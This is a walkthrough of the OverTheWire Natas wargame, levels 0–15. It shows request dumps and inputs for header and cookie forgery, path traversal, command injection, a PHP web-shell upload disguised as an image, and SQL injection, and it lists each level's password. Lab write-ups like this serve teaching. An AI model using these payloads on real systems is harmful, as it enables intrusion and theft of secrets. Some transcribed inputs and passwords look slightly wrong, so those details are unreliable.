


Level 0 – 1

```
<html>
  <head>...</head>
  <body>
    <h1>natas0</h1>
    <div id="content">
      ::before
      " You can find the password for the next level on this page. "
      <!--The password for natas1 is gtVrDuiDfck831PqWsLEZy5gyDz1cltd -->
      ::after
    </div>
    <div id="wechallform" style="display: block;" class="ui-draggable">...</div>
  </body>
</html>
```

The password was available In the HTML area as a comment

Password: gtVrDuiDfck831PqWsLEZy5gyDz1cltd

Level 1 – 2



```
<html>
  <head>...</head>
  <body oncontextmenu="javascript:alert('right clicking has been blocked!');return false;">
    <h1>natas1</h1>
    <div id="content">
      ::before
      " You can find the password for the next level on this page, but rightclicking has been blocked! "
      <!--The password for natas2 is ZluruAthQk7Q2MqmDeTiUij2ZvWy2mBi -->
      ::after
    </div>
    <div id="wechallform" style="display: block;" class="ui-draggable">...</div>
  </body>
</html>
```

The inspect element menu was opened with the F12 key

Password: ZluruAthQk7Q2MqmDeTiUij2ZvWy2mBi

Level 2 – 3

```
::before  
" There is nothing on this page "  
 == $0  
::after
```



[Parent Director](#)



[pixel.png](#)



[users.txt](#)



```
# username:password  
alice:BYNdCesZqW  
bob:jw2ueICLvT  
charlie:G5vCxkVV3m  
natas3:sJIJNW6ucpu6HPZ1ZAchaDtwd7oGrD14  
eve:zo4mJWyNj2  
mallory:9urtcpzBmH
```

The password was available in the users.txt file in the files directory

Password: sJIJNW6ucpu6HPZ1ZAchaDtwd7oGrD14

Level 3 – 4

Index of /s3cr3t




Name	Last modified	Size	Description
 Parent Directory		-	
 users.txt	2016-12-20 05:15	40	

natas4:Z9tkRkWmpt9Qr7XrR5jWRkg0U901swEZ

The password was available users.txt file in the /s3cr3t directory

Password: Z9tkRkWmpt9Qr7XrR5jWRkg0U901swEZ

Level 4 – 5

```
Pretty Raw Hex     
1 GET /index.php HTTP/1.1  
2 Host: natas4.natas.labs.overthewire.org  
3 Authorization: Basic bmFOYXM00lo5dGtSaIdtcHQ5UXI3WHJSMw  
4 Upgrade-Insecure-Requests: 1  
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit  
6 Accept: text/html,application/xhtml+xml,application/xml  
7 Sec-GPC: 1  
8 Referer: http://natas5.natas.labs.overthewire.org  
9 Accept-Encoding: gzip, deflate  
10 Accept-Language: en-US,en;q=0.9  
11 Connection: close
```

Access granted. The password for natas5 is
[iX6IOfmpN7AYOQGPwtn3fXpbaJVJcHfq](#)

The referrer header was changed from natas4.natas.labs.overthewire.org
to natas5.natas.labs.overthewire.org

Password: iX6IOfmpN7AYOQGPwtn3fXpbaJVJcHfq

Level 5 – 6

```
7 Accept: text/html,application/xhtml+xml,application/javascript;q=0.9,*/*;q=0.8
8 Sec-GPC: 1
9 Accept-Encoding: gzip, deflate
0 Accept-Language: en-US,en;q=0.9
1 Cookie: loggedin=1
2 Connection: close
3
```

Access granted. The password for natas6 is
aGoY4q2Dc6MgDq4oL4YtoKtyAg9PeHa1

The loggedin cookie was modified to 1 using burpsuite

Password: aGoY4q2Dc6MgDq4oL4YtoKtyAg9PeHa1

Level 6 –7

```
include "includes/secret.inc";
```

```
<?
$secret = "FOEIUWGHFEEUHOFU0IU";
?>
```

Access granted. The password for natas7 is
7z3hEENjQtflzgnT29q7wAvMNfZdh0i9

Input secret:

The secret key was available in a file named secret.inc in the includes folder

Password: 7z3hEENjQtflzgnT29q7wAvMNfZdh0i9

Level 7 – 8

natas7.natas.labs.overthewire.org/index.php?page=/etc/natas_webpass/natas8

[Home](#) [About](#)

DBfUBfqQG69KvJvJ1iAbMoIpwSNQ9bWe

The path for the natas8 password is in the /etc/natas_webpass/natas8 file.
This path was passed in the URL

Password: BfUBfqQG69KvJvJ1iAbMoIpwSNQ9bWe

Level 8 – 9

Recipe	Input
From Hex Delimiter: Auto	3d3d516343746d4d6d6c315669563362
Reverse By: Character	
From Base64 Alphabet: A-Za-z0-9+/= <input type="checkbox"/> Remove non-alphabet chars	Output oubwYf2kBq

Access granted. The password for natas9 is
W0mMhUcRRnG8dcghE4qvk3JA9lGt8nDl

Input secret:

The encoded key was decoded from hexadecimal to plain text, then the text was reversed, then the string was decoded from base64 on CyberChef

Password: W0mMhUcRRnG8dcghE4qvk3JA9lGt8nDl

Level 9 – 10

Find words containing:

Output:

n0pp1igQAkUzaI1GUUjzn1bFVj7xCNzu

The PHP form was vulnerable to Remote Code Execution (RCE)

The code entered was: `./etc/natas_webpass/natas10 #`

Password: n0pp1igQAkUzaI1GUUjzn1bFVj7xCNzu

Level 10 – 11

For security reasons, we now filter on certain characters

Find words containing:

Output:


U82q5TCMMQ9xuFoI3dYX61s70ZD9JKoK

The PHP form was vulnerable to Remote Code Execution (RCE)

The code entered was: `./etc/natas_webpass/natas11 #`

Password: U82q5TCMMQ9xuFoI3dYX61s70ZD9JKoK

Level 11 – 12



The cookie was encoded in a base64 format, this could act as the cipher.


The Json encoded array could act as the plaintext

Cipher: CIVLh4ASCsCBE8lAxMacFMZV2hdVVotEhhUJQNVAmhSEV4sFxFeaAw=

Plaintext: {"showpassword":"no","bgcolor":"#ffffff"}

When the Cipher and Plaintext are sent through the XOR encryptor, the key returns.

Repeated key: qw8J



The JSON array is now modified to show the password. This is then encrypted back with the XOR key, and the output of that is encoded to Base64 and passed as a cookie through burpsuite

```
Referer: http://natas11.natas.labs.overthewire.org/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: data=C1VLiH4ASCsCBE8lAxMacFMOXTlTwxo0FhRXJh4FGnBTVF4sFxFeLFMK
Connection: close
```

Cookies are protected with XOR encryption

The password for natas12 is `EDXp0pS26wLKHZy1rDBPUZk0RKfLGIR3`

Background color: #ffffff

Level 12 - 13

```
23
24 6vusbzo19l.php
25 -----WebKitFormBoundaryzuDbxEcL8Bg61r2T
26 Content-Disposition: form-data; name="uploadedfile"; filename="file.jpg"
27 Content-Type: image/jpeg
28
29 <?php
30
31
32     system("cat /etc/natas_webpass/natas13");
33
34
35 ?>
36 -----WebKitFormBoundaryzuDbxEcL8Bg61r2T--
38
```

The file [upload/9ohv9qysah.php](#) has been uploaded


jmLTY0qiPZBbaKc9341cqPQZBJv7MQbY

A PHP file was renamed as a JPG file and passed to the form. The final filename was also renamed to a PHP file, so that it can be remotely executed.


Password: jmLTY0qiPZBbaKc9341cqPQZBJv7MQbY

Level 13 – 14

The file type can be easily changed by including GIF89A in the first line of the PHP code



The randomly generated filename is given a PHP extension




GIF89A Lg96M10TdfaPyVBkJdjymbllQ5L6qdl1

Password: Lg96M10TdfaPyVBkJdjymbllQ5L6qdl1

Level 14 – 15

The form is vulnerable to SQL injection and entering natas15" # will make mysql_num_rows > 1



Successful login! The password for natas15 is
AwWj0w5cvxrZiONgZ9J5stNVkmdk39J

Password: AwWj0w5cvxrZiONgZ9J5stNVkmdk39J

